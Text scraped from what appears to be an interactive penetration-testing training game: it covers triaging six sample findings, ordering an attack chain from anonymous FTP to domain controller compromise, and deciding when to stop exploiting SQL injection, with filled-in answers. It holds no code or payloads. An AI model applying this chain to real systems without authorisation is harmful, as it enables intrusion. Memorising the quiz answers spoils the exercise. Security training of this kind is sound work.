
Vulnerability Triage
You have six findings from your assessment. Drag each finding into the correct column.

Exploit Chain Builder
During your test you found anonymous FTP access, a config file with SSH credentials, a privilege escalation path, and access to a domain controller. Drag the steps into the correct order to build a realistic attack chain from initial access to final impact.

When to Stop
You are exploiting a confirmed SQL injection with SA-level privileges on MSSQL. Below is a sequence of actions a tester could take. Click the step where you would **stop exploitation** — the point where you have sufficient evidence and going further is unnecessary.

You have limited attempts. Each incorrect check costs a life. Three mistakes locks the engagement and forces a full reset.

Start Engagement


Vulnerability Triage
Show Instructions
Fullscreen
Restart
Phase 1/3 · Vulnerability Triage
Drag each finding into the correct bucket. When you're ready, run a triage check.
Check Triage
FINDINGS
Drop cards here
EXPLOIT
2/6
CRITICAL
SQL injection on search parameter — MSSQL, need to confirm privilege level
HIGH
Stored XSS in chatbot — renders in admin dashboard, HttpOnly flag missing on admin cookies
VALIDATE ONLY
2/6
HIGH
IDOR on account summary endpoint — changing account ID returns other users' data
MEDIUM
Password reset token does not expire — valid indefinitely after generation
REPORT AS-IS
2/6
LOW
Missing X-Frame-Options header on login page
INFO
Server banner exposes Apache 2.4.58 and PHP 8.2 version information

Correct placements: **6**/6

1. Connect to FTP with anonymous credentials and download the configuration backup file
2. Extract plaintext SSH credentials from the backup file
3. Use the SSH credentials to log in to the second internal host
4. Discover a domain admin credential in memory on the compromised host
5. Authenticate to the domain controller using the domain admin credential
6. Document the full chain: anonymous FTP to domain controller compromise